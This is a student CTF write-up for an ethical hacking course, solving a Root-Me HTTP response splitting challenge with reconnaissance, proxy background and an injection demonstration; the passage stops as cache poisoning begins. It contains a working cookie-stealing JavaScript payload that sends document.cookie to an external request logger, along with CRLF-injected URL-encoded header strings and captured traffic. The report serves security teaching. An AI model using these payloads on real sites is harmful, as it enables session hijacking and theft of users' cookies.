Hes·so
Haute Ecole Spécialisée
de Suisse occidentale
Fachhochschule Westschweiz
University of Applied Sciences and Arts
Western Switzerland

MSE | MASTER OF SCIENCE
IN ENGINEERING

Master of Science HES-SO in Engineering

2020 - 2021

# Ethical Hacking

Challenge: HTTP Response Splitting

**Report**

***Author***

Loïc GUIBERT

***Supervisors***

Sylvain PASINI
Jean-Marc BOST

***Fribourg, November 13, 2020***

# Contents

# Introduction

This document is the result of the Hypertext Transfer Protocol (HTTP) Response Splitting challenge [1] resolution, proposed by the *Root-Me* online platform[1].

It contains all content that concerns the resolution of the challenge, including the reflections we had, the problems we encountered and the attack definition with its exploitation.

We will start with the discovery of the initial conditions of the challenge, then we will do a technology check in order to find initial leads. After that, we will take a decision for the attack direction, and finally execute it. We will close this report by some mitigation techniques that could be useful to avoid such attacks for a sysadmin.

Having organized a Capture The Flag (CTF) this year at the High-school of Engineering of Fribourg, I did not try a smaller challenge before the real one.

## Context

This report is the result of a practical work requested for the *Ethical Hacking* course. It is given at the HES-SO MSE curriculum. The purpose or a CTF challenge is to exploit or defend a vulnerability in a machine. A *flag*, which is often a chain of characters, must be found in order to achieve the challenge.

Such exercise is useful for the Ethical Hacking course because it allows students to apply the theoretical topics studied.

## Goal of the challenge

There is just one goal for this challenge: we have to obtain an administrator access to the exposed website. This would prove to the developers that their website is not as secure as they think!

[1] https://www.root-me.org/

# 1 Challenge

## 1.1 Starting point

The Root-Me web page gives some information about the vulnerable website. We know three things:

- A reverse proxy cache has been installed
- The website is still under development
- The administrator connects him/herself very often


Those information gives us several leads. First of all, we know that we can dig into the operations of a reverse proxy in order to find out potential weaknesses or vulnerabilities. Then, if the website is under development, there can be some files, resources or accesses than are not supposed to be available on the website or the server. By the way, a website should not be reachable on the Internet when not finished. Lastly, if the administrator logs in several times a day, we could try to dig out some clues about sessions or the server cache.

Here is the base address of the vulnerable website:

`http://challenge01.root-me.org:58002/home`

The IP address behind this Web server is `2001:bc8:35b0:c166::151`. It is placed on the `58002` port of the target machine.

Here is a preview of the home page:



Bienvenue

Site en cours de construction


Nous sommes en train de finaliser le système de cache pour subvenir à la masse de visiteurs qui arrive. Le site ouvre bientôt !

Tous droits réservés - Administration

Figure 1.1: Home page of the website

We can see that the page has a link to an administration page. If we try to access to this page, we obtain a `401` HTTP error code:

The first thing I saw was that the web server do not use any secured transport protocol, such as Transport Layer Security (TLS). This is a really bad practice, but it can help us in our research of vulnerabilities.



Unauthorized

You are not authenticated, or you don't have enough privilege to view this page.

Figure 1.2: Restrained admin page of the website

At the first visit on the website, a page asks us which language we want to choose. Depending on our choice, a HTTP *GET* parameter is given to the web server (i.e. `user/param?lang=fr`).




Figure 1.3: Language choice page of the website


This page is shown if no cookie defining the language is stored on the client browser.

## 1.2 Technological Background

Based on the first contact, we will here explain the various technologies used for the website.

### 1.2.1 Used languages

The website is built using basic HyperText Markup Language (HTML). There is no JavaScript nor Cascading Style Sheets (CSS) used. We can confirm this by opening the *Network* tab of our browser's console when requesting the pages.



| Name | Status | Type | Initiator | Size | Time | Waterfall |
|---|---|---|---|---|---|---|
| home | 200 | document | Other | 565 B | 24 ms | |

Figure 1.4: List of the returned Web documents


The admin page is alone too, but returned with the `401` error code[2] *Forbidden*.

Beside the website resources, its pages do not contain any line of code other than HTML.

It limits the possibilities of attack vectors, but a JavaScript code can always be injected into the website by many vectors.

### 1.2.2 Cookie usage

By opening the browser console, we can see that two cookies are defined by the website. One of them defines the chosen language, the second one gives the identifier of the user session.



| Name | Value | Domain | Path | Expires / Max-Age |
|---|---|---|---|---|
| lang | fr | challenge01.root-me.org | / | 2020-11-14T16:48:45.299Z |
| user_session | 1f1533e4-ed2e-45c7-b7d9-caf8580a2244 | challenge01.root-me.org | / | 2020-11-09T18:39:49.936Z |

Figure 1.5: Cookies defined

A nice lead would be to try to steal the administrator's session identifier stored in the corresponding cookie.

[2] `https://en.wikipedia.org/wiki/List_of_HTTP_status_codes`

### 1.2.3 Reverse Proxy

As mentioned at the beginning of this section, we know that this website is using a reverse proxy. Basically, a proxy is a server that acts as an intermediary between two hosts in order to hide clients. Typically, it intercepts all requests made to a server by the client and forward them to this server as if it made the initial request. It also receives and forwards the server's responses to the client. A proxy is located at the application layer of the Open Systems Interconnection (OSI) model[3]. This kind of proxies is also called *forward proxies*.

This intermediary permits to hide the initial origin, the client one, of requests. It can also authorize a client to access to some resource, a network or servers. It can provide various services, such as:

- Increasing the privacy of the client
- Additional security
- Traffic sniffing
- Limitation of the access to local or global resources
- To avoid network restrictions




Figure 1.6: Explanation of a forward proxy

Note: a proxy can be used by one or several clients. It then acts as one virtual client for each real client.

More specialized, a reverse proxy is a server installed in front of one or several Web servers. It acts again as an intermediary between clients and servers by intercepting traffic, but its goal is to avoid direct communication to one or several origin servers. The client has therefore the impression to only communicate with the proxy, when it can receive answers from several servers. Using this kind of proxies, we can map one IP address with different ports to many servers.

[3]https://en.wikipedia.org/wiki/OSI_model




Figure 1.7: Explanation of a reverse proxy

Note: a proxy can be used by one or several clients. It then acts as one virtual client for each real client.

Its services can be:

- Add protections against attacks
- Load balancing
- Add a secured transmission (by TLS or other protocols)
- **Implement a caching capability**

As explained by the challenge, the proxy used by the website is meant to add a caching capability. It implies that we never speak directly to the Web server, but to the proxy.

### 1.2.4 Server checks

We will now use several tools in order to collect as much information as we can.

First of all, we used the *Nessus* scanner[4] in order to get a complete overview of the host. We wanted to get information about the operating system, the opened ports or the potential vulnerabilities. An advanced scan has been launched on the host, including all Transmission Control Protocol (TCP) ports. Here are our main finding:

- There is 57 opened and responding TCP ports. Some of them are used for the Secure Shell (SSH), Simple Mail Transfer Protocol (SMTP) or HTTP protocols, others are just opened.
- Some banners, corresponding of the fingerprint of services, have been found. But nothing for the `58002` port.
- The host is running the Linux Kernel version 2.6

[4]`https://www.tenable.com/products/nessus`

- Some web servers are using *nginx* [5]. The one one the 58002 port is using *WorldCompanyWebServer*.
- Python is running on two other ports.
- The reverse proxy has been detected, but without its version
- The HTTP *Options allowed* header is not implemented on the 58002 port.
- Only the *GET* HTTP method is allowed on the 58002 port.
- The SMTP server allow mail relaying.

For now, we do not think that the other ports are useful for the resolution of the challenge. They are used for other challenges of the *Root-Me* platform.

Then, we used *nmap*[6] in order to detect the machine version, the enumeration of available services and their version. This could be helpful for further researches. We did not find any additional information. Nmap thinks that the device is an *Apple* phone, which is highly unlikely.

Code snippet 1: One of the used nmap command

```
$ nmap -6 2001:bc8:35b0:c166::151 -A -Pn -p 58002
```

### 1.2.5 HTTP check

After the general scan, we launched a Web-specialized scan on the 58002 port. We also used *Nessus*. Here are our major findings:

- Some Common Gateway Interface (CGI) scripts may not be correctly and securely sanitized, which could let us executing arbitrary HTML code into the clients' browser
- Some CGIs can be vulnerable to header injections. A proxy cache poisoning is therefore possible.
- Strings can be passed into CGIs parameters and they could be read back in the response.
- The cookies are not marked *Secure* nor *HttpOnly*, so they are sent on non-encrypted lines and can be read by malicious client-side scripts.
- No Content Security Policy (CSP) policy is defined, so cross-site scripting is possible.
- No *X-Frame-Options* HTTP header is defined in the responses, so click-jacking attacks are possible.

[5] https://nginx.com/
[6] https://nmap.org/

### 1.2.6 CGI

We saw at the 1.1 subsection that some HTTP *GET* parameters are given to the Web server then choosing a language. Based on the results of the *Nessus* scan, we now know that those inputs are vulnerable to header injections. We are now aware that we can use this entry point to perform an injection.

### 1.2.7 Final thought

The main vectors that we can deduct are that the CGI capability is not secured, neither the server's HTTP configuration. Some code could be injected into the proxy by one of those two weaknesses in order to be processed by another person directly in his/her browser. Our major lead here is to try to seal the administrator session by using such injection.

## 1.3 Direction

Based on our previous discoveries, we do not have a lot of information about the machine itself. But we now know that the HTTP headers are vulnerable, by the CGI interface. The payload that we will be using will not be specific to an operating system, but based on weaknesses on the HTTP protocol and the server scripting system itself. We do not depend on a specific software version nor an application version.

### 1.3.1 Payload

Because we are working in a Web environment, we can use a malicious JavaScript code. After a few researches on the Web, we found out how to build an efficient payload for this purpose: we have to retrieve the stored cookies of the website and log them as HTTP *GET* parameters on a website we control. We can then read the cookies in the request that our target made.

Code snippet 2: Malicious payload


```
const interceptor = "https://httpreq.com/throbbing-cake-4l8suii2/record";
let cookies = document.cookie;
location.replace(interceptor + "?" + cookies);
```

We use the free and online service named *http://req*[7] that we used for another project. Because we do not have any controlled Web server, this tool lets us consult all connections made to a specific endpoint, with the details of the request. All parameters can be seen this way.

Here is a test made from a *Wikipedia* page, by copy-pasting the above code in the browser's console: we saw that all unprotected cookies, like the ones defined on the challenge's Web server, are communicated to the page. The unprotected cookies are the one that can be read by JavaScript codes (HTTP header *httpOnly*) and not

[7]https://httpreq.com/

protected by an encryption protocol (HTTP header *Secure*). This is also the case of our cookies on the challenge's website.



Requests

2020-11-10T20:52:20+00:00 / 2a04:ee41:81:c4ce:c0a:712c:d4fe:e10d / GET ?GeoIP=CH:FR:Fribourg:46.80:7.15:v4;%20enwikimwuser-sessionId=3d376801395d21cfe611

Headers

```
{
    "Accept": "text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/avif,image\/webp,image\/apng,*\/*;q=0
    "Accept-Language": "en-GB,en-US;q=0.9,en;q=0.8",
    "Cdn-Loop": "cloudflare",
    "Cf-Connecting-Ip": "2a04:ee41:81:c4ce:c0a:712c:d4fe:e10d",
    "Cf-Ipcountry": "CH",
    "Cf-Ray": "5f02a81a3c470fda-MRS",
    "Cf-Request-Id": "065587646100000fda04302000000001",
    "Cf-Visitor": "{\"scheme\":\"https\"}",
    "Cookie": "__cfduid=d1cc05d2060d9b7892f8c8a45b3aab2801605041292",
    "Dnt": "1",
    "Host": "httpreq.com",
    "Referer": "https:\/\/en.wikipedia.org\/",
    "Sec-Fetch-Dest": "document",
    "Sec-Fetch-Mode": "navigate",
    "Sec-Fetch-Site": "cross-site",
    "Sec-Fetch-User": "?1",
    "Traceparent": "00-7860cd5f571b51ed5ed87b6e2e8ddd7a-17d3289119f28777-01",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/85.0.4183.102 Sa
    "X-Appengine-City": "?",
    "X-Appengine-Citylatlong": "0.000000,0.000000",
    "X-Appengine-Country": "US",
    "X-Appengine-Default-Namespace": "gmail.com",
    "X-Appengine-Region": "?",
    "X-Cloud-Trace-Context": "7860cd5f571b51ed5ed87b6e2e8ddd7a\/17167604866289846950;o=1",
    "X-Forwarded-For": "2a04:ee41:81:c4ce:c0a:712c:d4fe:e10d",
    "X-Forwarded-Proto": "https",
    "X-Google-Apps-Metadata": "domain=gmail.com,host=httpreq.com"
}
```

Figure 1.8: Example of the payload

### 1.3.2 HTTP request splitting

The main subject of this challenge is the splitting of a HTTP response. We saw on 1.2.5 the lack of HTTP security mechanisms, so we can try to inject our payload directly in the request. Based on the corresponding Wikipedia page[8], we tried to escape the HTTP headers of a request made on the challenge Web page.

We used the *ZAP* proxy[9] in order to capture all traffic between our computer and the reverse proxy. This let us modify the headers of the requests before sending them to the server.

[8] https://en.wikipedia.org/wiki/HTTP_response_splitting

[9] https://www.zaproxy.org/

After a few researches, we found a website[10] that describe the approach for escaping the scope of HTTP headers, by the Carriage Return, Line Feed (CRLF) characters. Each line of a request defines a header, and are split by those end-of-line characters (CR and LF). By adding such characters at the end of the *GET* method as parameters, we can take control of the page content. So we adapted the payload we defined earlier and tried to inject it into a request.

By splitting the headers, we have to redefine basic and mandatory HTTP headers in order to send a valid request. Then, at the end of those headers, we can add our payload. We used the corresponding Request For Comments (RFC)[11] in order to find those headers.

- **%0D%0A**: the end-of-line characters for escaping a header
- **HTTP/1.1 200 OK**: to define the protocol and its version
- **Host: challenge01.root-me.org:58002**: to define the initial host
- **Last-Modified: date**: to give the timestamp, something after the real timestamp in order to be cached by the reverse proxy
- **Content-Type: text/html**: to indicate the format of the requested page
- **Content-Length: size**: to give the size of the page, which is the size of the payload
- **payload**: Finally, the payload that must be included into `script` HTML tags to be interpreted by the browser

All those items must then be chained between each others, and spaces must be indicated by the %20 string.

Code snippet 3: HTTP headers written manually

```
&%0D%0AHTTP/1.1%20200%20K%0D%0AHost:%20challenge01.root-me.org:58002%0D%0ALast-
↪ Modified:%20Tue,%2027%20Oct%202020%2020:46:59%20GMT%0D%0AContent-Type:%20
↪ text/html%0D%0AContent-Length:%20112
```

We have to specify the size of the HTTP response's body. For this, we found the size of the payload by reading the `.length` property on a new JavaScript variable, that include the `<script>` tags and the complete payload without nested variables. This is easier to get the payload size this way.

Code snippet 4: New JavaScript variable for the payload

```
let payload = '<script>location.replace("https://httpreq.com/throbbing-cake-4
↪ l8suii2/record" + "?" + document.cookie);</script>';
```

[10] https://www.netsparker.com/blog/web-security/crlf-http-header/
[11] https://tools.ietf.org/html/rfc2616

Now, we just have to add the content of the payload variable as a string to the end of the HTTP headers. Warning: do not forget to replace the special characters by the one supported by the HTTP protocol (i.e: %20 instead of a space). For this, we used the *URLEncoder*[12] online tool. A complete specification of those characters is available online[13].

Code snippet 5: Final HTTP headers payload

```
&%0D%0AHTTP/1.1%20200%200K%0D%0AHost:%20challenge01.root-me.org:58002%0D%0ALast-
    ↪ Modified:%20Tue,%2027%20Oct%202020%2020:46:59%20GMT%0D%0AContent-Type:%20
    ↪ text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%27%3Cscript%3Elocation.
    ↪ replace%28%22https%3A%2F%2Fhttpreq.com%2Fthrobbing-cake-418suii2%2Frecord
    ↪ %22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%3B%3C%2Fscript%3E%27
```

We then tried to inject this complete payload to our target, but we ran into a few problems. First of all, we did not think that we had to include two end-of-lines at the end of the HTTP *GET* parameters and just in front of the body. This is defined by the protocol norms. Otherwise, the request is not valid.

Then, we tried this on the `/home` endpoint, but we forgot that we have to visit `/user/param` in order to enable the CGI processing.

We also made a typo in the HTTP response code: we typed a `O` instead of a `0` for the `200 OK` part.

Finally, we had to remove the extra `'` characters at the start and at the end of the content of the payload (the %27 string). It defined the scope of the JavaScript string, but it is no longer required there and we forgot them.


Code snippet 6: Corrected final HTTP content

```
%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AHost:%20challenge01.root-me.org:58002%0D%0
    ↪ ALast-Modified:%20Tue,%2017%20Nov%202020%2020:46:59%20GMT%0D%0AContent-
    ↪ Type:%20text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%3Cscript%3
    ↪ Elocation.replace%28%22https%3A%2F%2Fhttpreq.com%2Fthrobbing-cake-418suii2
    ↪ %2Frecord%22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%3B%3C%2Fscript%3
    ↪ E
```


### 1.3.3 Injection demonstration

For the demonstration, we enabled a breakpoint on *ZAP* in order to catch each request made to the challenge's Web server. When we visit the Web site from a fresh start, without any cookie, we intercept the request when selecting the language and add the payload after the language parameter in the Uniform Resource Locator (URL). Then, we can see that the request contains the normalized payload in its body, and redirects to the home page by a `302` HTTP code, which means that a redirection is made to another page (`/home`). The client then sends a request to get the home page, that the server sends with the headers and the body defined by the payload and injected in the previous exchange.

[12] https://www.urlencoder.io/
[13] https://www.html.am/reference/html-special-characters.cfm




```
GET
http://challenge01.root-me.org:58002/user/param?lang=fr%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AHost:%20c
hallenge01.root-me.org:58002%0D%0ALast-Modified:%20Tue,%2027%20Oct%202020%2020:46:59%20GMT%0D%0AConte
nt-Type:%20text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%3Cscript%3Elocation.replace%28%22https%3A
%2F%2Fhttpreq.com%2Fthrobbing-cake-4l8suii2%2Frecord%22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%
3B%3C%2Fscript%3E HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://challenge01.root-me.org:58002/user/lang
Cookie: user_session=4eb2d31e-e4bc-406a-b717-cd026b226ef1
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: challenge01.root-me.org:58002
```




```
HTTP/1.1 302 Found
Date: Wed, 11 Nov 2020 12:50:32 GMT
Set-Cookie: lang=fr
Content-Type: text/html
Location: /home
Server: WorldCompanyWebServer
```

```
HTTP/1.1 200 OK
Host: challenge01.root-me.org:58002
Last-Modified: Tue, 27 Oct 2020 20:46:59 GMT
Content-Type: text/html
Content-Length: 112

<script>location.replace("https://httpreq.com/throbbing-cake-4l8suii2/record" + "?" + document.cookie);
</script>; Expires=Wed, 18 Nov 2020 12:50:32 GMT; Path=/
```

Figure 1.9: Demonstration of injection, initial request and response



```
GET http://challenge01.root-me.org:58002/home HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://challenge01.root-me.org:58002/user/lang
Connection: keep-alive
Cookie: user_session=4eb2d31e-e4bc-406a-b717-cd026b226ef1
Upgrade-Insecure-Requests: 1
Host: challenge01.root-me.org:58002
```



```
HTTP/1.1 200 OK
Content-Length: 112
Age: 0
Expires: Wed, 11 Nov 2020 13:50:32 GMT
Server: WorldCompanyWebServer
Last-Modified: Wed, 11 Nov 2020 12:50:32 GMT
Date: Wed, 11 Nov 2020 12:50:32 GMT
Content-Type: text/html
```

```
<script>location.replace("https://httpreq.com/throbbing-cake-4l8suii2/record" + "?" + document.cookie);
</script>
```

Figure 1.10: Demonstration of injection, second request and response

We have two exchanges because after that the language has been set because the Web server redirects to the home page. As explained in the *MDN Documentation*[14] of *Mozilla*, the body is not changed at the second exchange when a new request is made for a new page. So we succeeded to perform the injection even with a redirection.

### 1.3.4 Cache poisoning

Now that the payload is ready, we have to inject it on the reverse proxy acting like a cache. For this, we need to discover a way to do that. The objective of this attack is to send a request poisoned with a malicious payload that gets stocked in the cache and delivered to other users.

